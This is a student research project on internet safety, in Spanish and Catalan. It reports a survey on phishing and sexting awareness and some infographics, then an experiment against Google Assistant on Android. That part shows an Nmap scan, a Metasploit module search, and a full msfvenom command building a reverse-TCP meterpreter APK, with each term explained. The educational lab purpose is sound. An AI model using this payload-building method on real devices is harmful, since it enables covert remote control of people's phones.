



Figura 9: Bitbloq funcionando por bloques (izquierda) Bitbloq funcionando por código (derecha)

Programas utilizados



- **App Inventor:** Programa utilizado para la conexión entre Google Assistant y la placa Arduino previamente programada con Bitbloq.

El uso que se le ha dado a este programa es la creación de una app, la cual permite la conexión entre el programa Google Assistant y el simulador de la alarma del domicilio, la placa Arduino.

4. RESULTADOS

A continuació, se mostraran els resultats del present treball. Com se ha explicat anteriorment en la metodologia de estudi, el treball se divideix en 3 parts principals:

- Encuesta
- Infografías
 - Sexting
 - Phishing
- Caso práctico
 - Investigación
 - Filtración
 - Experimento

4.1. ENCUESTA

A continuació, se mostraran els resultats de la encuesta. Cada gràfic presentat fa referència a una de les preguntes:

Edad (Figura 10):




Figura 10: Número de respuestas por cada intervalo de edad

La gran majoria de persones que han respondit a la encuesta tenen entre 50 i 65 anys, amb un total de 69 respostes (46%), seguit de les persones de entre 35 i 50 anys amb un total de 33 (22%). Després, seguint aquesta trajectòria es troben les

personas de menos de 20 años con un total de 25 respuestas (16,6%), seguido de las personas de entre 20 y 35 años con 18 respuestas (12%). Finalmente, de manera residual, se encuentran las personas con más de 65 años con un total de 5 respuestas (3,3%).

¿Crees que estás seguro/a en Internet? (Figura 11)




Figura 11: Porcentaje de personas que afirma o niega estar seguro en Internet

Observando la Figura 11 se puede observar que la gran mayoría de las personas encuestadas (81,3%) son conscientes del peligro que hay detrás de Internet. En cambio, el 18,7% de la muestra, afirma que Internet es un lugar fuera de peligro.

¿Conoces los inconvenientes que conlleva Internet? (Figura 12)




Figura 12: Porcentaje de personas que es consciente de los distintos inconvenientes que Internet conlleva

En la Figura 12, se puede apreciar que la mayor parte de la muestra conoce algunos de los inconvenientes que conlleva Internet. Las personas que han respondido que no saben nada sobre el tema son residuales.

¿Posees algún tipo de antivirus en el teléfono móvil? (Figura 13)




Figura 13: Porcentaje de personas que contiene un antivirus en el teléfono móvil

En el diagrama presentado, se puede ver que, dos terceras partes de la población encuestada no posee un antivirus instalado en el teléfono móvil.

¿Crees que podrías tener algún tipo de virus en el teléfono móvil? (Figura 14)




Figura 14: Porcentaje de personas que creen tener algún virus en el teléfono móvil

En la Figura 14 se puede observar que, al mismo tiempo que hay gente que cree que tiene algún tipo de virus en el teléfono móvil, hay gente que niega este hecho.

¿Posees algún tipo de antivirus en el ordenador? (Figura 15)




Figura 15: Porcentaje de personas que contiene un antivirus en el ordenador

En la presente Figura 15 se puede apreciar que casi el 90% de los encuestados poseen un antivirus en el ordenador.

¿Crees que podrías tener algún tipo de virus en el ordenador? (Figura 16)




Figura 16: Porcentaje de personas que creen tener algún virus en el ordenador

En la Figura 16 se puede observar que, al mismo tiempo que hay gente que cree que tiene algún tipo de virus en el ordenador, hay gente que niega este hecho.

¿Sabes qué es el Phishing? (Figura 17)




Figura 17: Porcentaje de personas que saben que es el Phishing.

En la Figura 17, se puede ver cómo la mitad de las personas encuestadas desconocen qué es el Phishing. Por el contrario, el 30%, afirman saber qué es

¿Qué crees que es (opcional)?

En esta pregunta de redacción abierta se han encontrado respuestas bastante variadas, algunas acertadas y otras no. Estas respuestas serán comparadas con la Figura 17 en el apartado de conclusiones del presente trabajo.

Algunos ejemplos de respuestas que se ha encontrado son: "Robar datos por Internet sin que te des cuenta" o "pesca de datos para robos en cuentas bancarias"

¿Sabes qué es el Sexting? (Figura 18)




Figura 18: Porcentaje de personas que saben que es el Sexting

En la Figura 18 se observan resultados similares a la pregunta 8 de la presente encuesta.

¿Qué crees que es (opcional)?

En esta pregunta de redacción abierta se han encontrado respuestas bastante variadas, algunas acertadas y otras no. Estas respuestas serán comparadas con la Figura 18 en el apartado de conclusiones del presente trabajo.

Algunos ejemplos de respuestas que se ha encontrado son: "citas por Internet" o "acoso sexual".

¿Crees que el mal uso de los asistentes del hogar (Google home, Alexa, etc.) pueden conllevar un peligro en la "vida real"? (Figura 19)




Figura 19: Porcentaje de personas que creen que el mal uso de los asistentes del hogar podría conllevar un peligro en la vida real

En la Figura 19, se puede apreciar como tres cuartas partes de la muestra creen que existe un peligro en el mal uso de los asistentes del hogar. El resto niegan este peligro.

4.2. INFOGRAFÍAS

A continuació, se mostraran les infografies realitzades de Phishing i Sexting. Diques infografies, han sigut presentades a les classes de 1º i 2º de Bachillerat per complir amb l'objectiu principal de la creació de les infografies: **concienciar a la població del problema del Phishing i del Sexting**.

4.2.1. Phishing

Se presenta imatge de la infografia creada en la Figura 20:



Figura 20: Infografía Phishing

4.2.2. Sexting

A continuació, se mostra la infografia de Sexting (Figura 21):




Figura 21: Infografía Sexting

Se adjuntas imágenes tomadas durante la presentación de las infografías en cada grupo:




Figura 22: Fotografías de la presentación realizada a 1º (izquierda) 2º de Bachillerato (derecha)


4.3. CASO PRÁCTICO

Como se ha explicado en la Metodología de estudio, el caso práctico se divide en tres partes: Investigación, filtración y experimento.

4.3.1. Investigación

Comenzando con la investigación, se buscaron los distintos casos en los cuales se ha podido realizar un ataque a Google Assistant: el único caso anterior de vulnerar Google Assistant, fue llevado a cabo por Jerry Gamblin, (explicado en el Estado del arte).

El próximo paso de la investigación, se llevó a cabo de la misma manera que Jerry Gamblin comenzó su experimento: analizando un dispositivo Google Home¹⁷ para buscar vulnerabilidades.



```
Nmap scan report for 192.168.1.41
Host is up (0.036s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
8008/tcp  open  http?
8009/tcp  open  ssl/ajp13?
8443/tcp  open  ssl/https-alt?
9000/tcp  open  ssl/cslistener?
10001/tcp open  ssl/scp-config?
MAC Address: 38:8B:59:5D:7E:93 (Google)
```

Figura 23: Resultados obtenidos del análisis mediante el programa Nmap

El análisis realizado (Figura 23) muestra los mismos resultados a los que Jerry Gamblin obtuvo: 5 puertos abiertos de los 1000 analizados¹⁸.

Esta información es muy necesaria para entender el funcionamiento de los puertos TCP y para poder analizar los distintos tipos de virus posteriormente escogidos, pero la vulneración directa del dispositivo Google Home resulta imposible.

Dicho conocimiento sobre los puertos dirigió el experimento hacia los virus que actúan a través de los puertos TCP, ya que, dentro del mundo de la ciberseguridad, este tipo de virus son los más utilizados y, por lo tanto, el más propenso a usarse en un ciberataque como el que se va a llevar a cabo en el experimento.

¹⁷ Google Home: dispositivo que lleva incorporado Google Assistant

¹⁸ Para la comprensión de los resultados del análisis se debe leer el funcionamiento de Nmap en el estado del arte.

Para la ejecución de dichos virus, el programa más usado es Metasploit (explicado con detalle en el Estado del arte). Por lo tanto, se ha utilizado dicha herramienta para llevar a cabo el caso práctico descrito con anterioridad (escoger, crear y ejecutar los virus).

4.3.2. Filtración

El objetivo del caso práctico es dar con un virus capaz de vulnerar Google Assistant. Como se ha mencionado en el apartado de Investigación, no va a ser posible vulnerar directamente a Google Home con Google Assistant incorporado, si no a un dispositivo móvil con dicho programa integrado. Por lo tanto, se van a filtrar numerosas veces los distintos virus de la base de datos de Metasploit, para dar con un virus capaz de cumplir con el objetivo principal del caso práctico.

Android es el sistema operativo de los teléfonos que tienen Google Assistant integrado predeterminadamente, por lo tanto, el primer paso es buscar todos los tipos de virus de la base de datos de Metasploit Framework capaces de atacar dicho sistema operativo. Para ello, se ha aplicado el primer filtro con el siguiente comando: *Search Android*, el cual "search" es el comando que indica búsqueda y, "Android", es para que le virus tenga como objetivo el sistema operativo Android. El resultado de dicho filtro es el siguiente (Figura 24):

```
msf5 > search android
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/android/google_play_store_uxss_xframe_rce		normal	No	Android Browser RCE Through Google Play Store XFO
1	auxiliary/dos/android/android_stock_browser_iframe	2012-12-01	normal	No	Android Stock Browser IFRAME DOS
2	auxiliary/gather/android_browser_file_theft		normal	No	Android Browser File Theft
3	auxiliary/gather/android_browser_new_tab_cookie_theft		normal	No	Android Browser "Open in New Tab" Cookie Theft
4	auxiliary/gather/android_htmlfileprovider		normal	No	Android Content Provider File Disclosure
5	auxiliary/gather/android/object_tag_webview_uxss	2014-10-04	normal	No	Android Open Source Platform (AOSP) Browser UXSS
6	auxiliary/gather/android_stock_browser_uxss		normal	No	Android Open Source Platform (AOSP) Browser UXSS
7	auxiliary/gather/firefox_pdfjs_file_theft		normal	No	Firefox PDF.js Browser File Theft
8	auxiliary/gather/samsung_browser_sop_bypass	2017-11-08	normal	No	Samsung Internet Browser SOP Bypass
9	auxiliary/scanner/sip/sipdroid_ext_enum		normal	No	SIPdroid Extension Grabber
10	auxiliary/server/android_browsable_msf_launcher		normal	No	Android Meterpreter Browsable Launcher
11	auxiliary/server/android_mercury_parseurl		normal	No	Android Mercury Browser Intent URI Scheme and Directory Traversal V
12	exploit/android/adb/adb_server_exec	2016-01-01	excellent	Yes	Android ADB Debug Server Remote Payload Execution
13	exploit/android/browser/samsung_knox_smdm_url	2014-11-12	excellent	No	Samsung Galaxy KNOX Android Browser RCE
14	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow
15	exploit/android/browser/webview_addjavascriptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavaScriptInterface Code Execution
16	exploit/android/fileformat/adobe_reader_pdf_js_interface	2014-04-13	good	No	Adobe Reader for Android addJavaScriptInterface Exploit
17	exploit/android/local/futux_requeue	2014-05-03	excellent	No	Android "Towelroot" Futux Requeue Kernel Exploit
18	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit
19	exploit/android/local/su_exec	2017-08-31	manual	No	Android "su" Privilege Escalation
20	exploit/multi/local/allwinner_backdoor	2016-04-30	excellent	Yes	Allwinner 3.4 Legacy Kernel Local Privilege Escalation
21	payload/android/meterpreter/reverse_http		normal	No	Android Meterpreter, Android Reverse HTTP Stager
22	payload/android/meterpreter/reverse_https		normal	No	Android Meterpreter, Android Reverse HTTPS Stager
23	payload/android/meterpreter/reverse_tcp		normal	No	Android Meterpreter, Android Reverse TCP Stager
24	payload/android/meterpreter/reverse_http		normal	No	Android Meterpreter Shell, Reverse HTTP Inline
25	payload/android/meterpreter/reverse_https		normal	No	Android Meterpreter Shell, Reverse HTTPS Inline
26	payload/android/meterpreter/reverse_tcp		normal	No	Android Meterpreter Shell, Reverse TCP Inline
27	payload/android/shell/reverse_http		normal	No	Command Shell, Android Reverse HTTP Stager
28	payload/android/shell/reverse_https		normal	No	Command Shell, Android Reverse HTTPS Stager
29	payload/android/shell/reverse_tcp		normal	No	Command Shell, Android Reverse TCP Stager
30	post/android/capture/screen		normal	No	Android Screen Capture
31	post/android/gather/sub_info		normal	No	extracts subscriber info from target device
32	post/android/gather/wireless_ap		normal	No	Displays wireless SSIDs and PSKs
33	post/android/manage/remove_lock	2013-10-11	normal	No	Android Settings Remove Device Locks (4.0-4.3)
34	post/android/manage/remove_lock_root		normal	No	Android Root Remove Device Locks (root)

```
msf5 >
```

Figura 24: Resultados del primer filtro

En la Figura 24 se puede apreciar como el número de virus totales que contiene el programa Metasploit, se ve reducido a 35 virus (Cuadro 1 de la Figura 24).

Cada virus resultante se muestra en una fila distinta. En cada fila, se detallan 5 columnas: (Cuadro 2 de la Figura 24)

- **“Name”**: El nombre dado al virus objetivo.
- **“Disclosure date”**: Menciona la fecha en la cual el virus se ha divulgado (si se ha dado el caso).
- **“Rank”**: Indica el rango de efectividad (potencia de afectación del virus)
- **“Check”**: Este apartado indica si se ha comprobado el virus o no, es decir si se ha verificado que funciona al 100%.
- **“Description”**: Proporciona una breve descripción de lo que el virus hace en el terminal objetivo.

Como se ha explicado en la Metodología de estudio, el segundo filtro realizado es el encargado de definir el objetivo del virus, es decir, que se quiere que el virus haga en el terminal en el cual se introducirá. En este caso, el objetivo del virus es poder controlar remotamente ciertas funciones del teléfono móvil. Para ello, se ha indagado en la descripción proporcionada en la columna “description”. Como resultado de este segundo filtro, se han descartado un total de 29 virus, quedando restantes 6 de ellos. Curiosamente, estos cinco virus, poseen una característica común entre ellas: todos son un Payload llamado meterpreter (explicado en detalle en el apartado del Estado del arte).

Por lo tanto, la suma de los filtros analizados hasta ahora se ejecuta con el siguiente comando: “search android/meterpreter”, obteniendo como resultado los siguientes 6 virus (cuadro 1 de la Figura 25):

```
msf5 > search android/meterpreter

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-----
0  payload/android/meterpreter/reverse_http  normal         No    Android Meterpreter, Android Reverse HTTP Stager
1  payload/android/meterpreter/reverse_https normal         No    Android Meterpreter, Android Reverse HTTPS Stager
2  payload/android/meterpreter/reverse_tcp   normal         No    Android Meterpreter, Android Reverse TCP Stager
3  payload/android/meterpreter_reverse_http  normal         No    Android Meterpreter Shell, Reverse HTTP Inline
4  payload/android/meterpreter_reverse_https normal         No    Android Meterpreter Shell, Reverse HTTPS Inline
5  payload/android/meterpreter_reverse_tcp   normal         No    Android Meterpreter Shell, Reverse TCP Inline
```

Figura 25: Resultados del segundo filtro

Los resultados del segundo filtro se pueden dividir en dos partes (Cuadro 2 de la Figura 25):

- **Los Inline:** Es un payload el cual contiene la función que va a realizar ya programada, es decir, una vez el virus está introducido, ya no se puede cambiar su objetivo.
- **Los Stager:** Es un payload el cual permite interactuar con el virus, es decir, una vez está instalado, este puede ser controlado para modificar funciones del terminal a atacar.

Ya que la finalidad del virus en el terminal a atacar es poder controlar remotamente ciertas funciones del teléfono móvil, se han escogido únicamente los Stager. Dicha división ha dado como resultado los siguientes 3 virus (Cuadro 1 de la Figura 26):

#	Name	Disclosure	Date	Rank	Check	Description
0	payload/android/meterpreter/reverse_http			normal	No	Android Meterpreter, Android Reverse HTTP Stager
1	payload/android/meterpreter/reverse_https			normal	No	Android Meterpreter, Android Reverse HTTPS Stager
2	payload/android/meterpreter/reverse_tcp			normal	No	Android Meterpreter, Android Reverse TCP Stager

Figura 26: Resultados de la división del segundo filtro

El último filtro sirve para determinar qué tipo de comunicación se quiere establecer. Como se ha explicado con anterioridad, gracias al análisis realizado con el programa Nmap se ha adquirido conocimiento sobre los puertos TCP (el cual está explicado en el Estado del arte), por lo tanto, el virus escogido para la realización del experimento ha sido el siguiente (Figura 27):

payload/android/meterpreter/reverse_tcp	normal	No	Android Meterpreter, Android Reverse TCP Stager
---	--------	----	---

Figura 27: Resultado final de los 3 filtros

4.3.3. Experimento

Como se ha explicado en el apartado de Metodología de estudio, este apartado se divide en 2 partes, los cuales serán **comparados**:

- **La ejecución:** se ha introducido el virus filtrado en el teléfono móvil.
- **La simulación:** Se ha simulado la conexión entre la alarma del hogar y Google Assistant para la comprensión del funcionamiento de dicha conexión. y se ha comparado el virus filtrado y probado con la simulación realizada, para verificar el peligro de dicha conexión simulada.

EJECUCIÓN

Como se ha explicado anteriormente, la ejecución consta de introducir el virus previamente filtrado en el teléfono móvil. Para ello se ha hecho uso de las funciones de Metasploit Framework para ejecutarlo.

El primer paso a realizar es crear el virus, usando el nombre del virus previamente filtrado con algunos añadidos. (Figura 28)

```
root@Nicolas:/home/lmtalx# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=22 -o TR.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10092 bytes
Saved as: TR.apk
root@Nicolas:/home/lmtalx#
```

Figura 28: Creación del virus


El comando escrito para la creación del virus es el mostrado en la Figura 28. Estos términos son:

1. “msfvenom”, este término hace referencia a la herramienta de Metasploit Framework para crear los virus.
2. “-p” ya que es el apartado de crear payloads (tipo de virus previamente filtrado) dentro de la herramienta msfvenom del programa.
3. La siguiente parte del comando es el virus filtrado.
4. “LHOST” y “LPORT”, hace referencia a la IP privada (LHOST) y al puerto mediante el cual el ordenador va a establecer la conexión con el virus (LPORT).
5. La parte final de este comando es el nombre que se le va a dar al virus y el tipo de archivo que va a ser (dicho archivo ha de ser un ejecutable, el utilizado en el presente trabajo es .apk).

Para la creación del virus, hay que iniciar el servicio de dos herramientas más: PostgreSQL y Apache2, que son necesarias para ejecutar el comando y establecer la futura conexión con el virus, respectivamente.

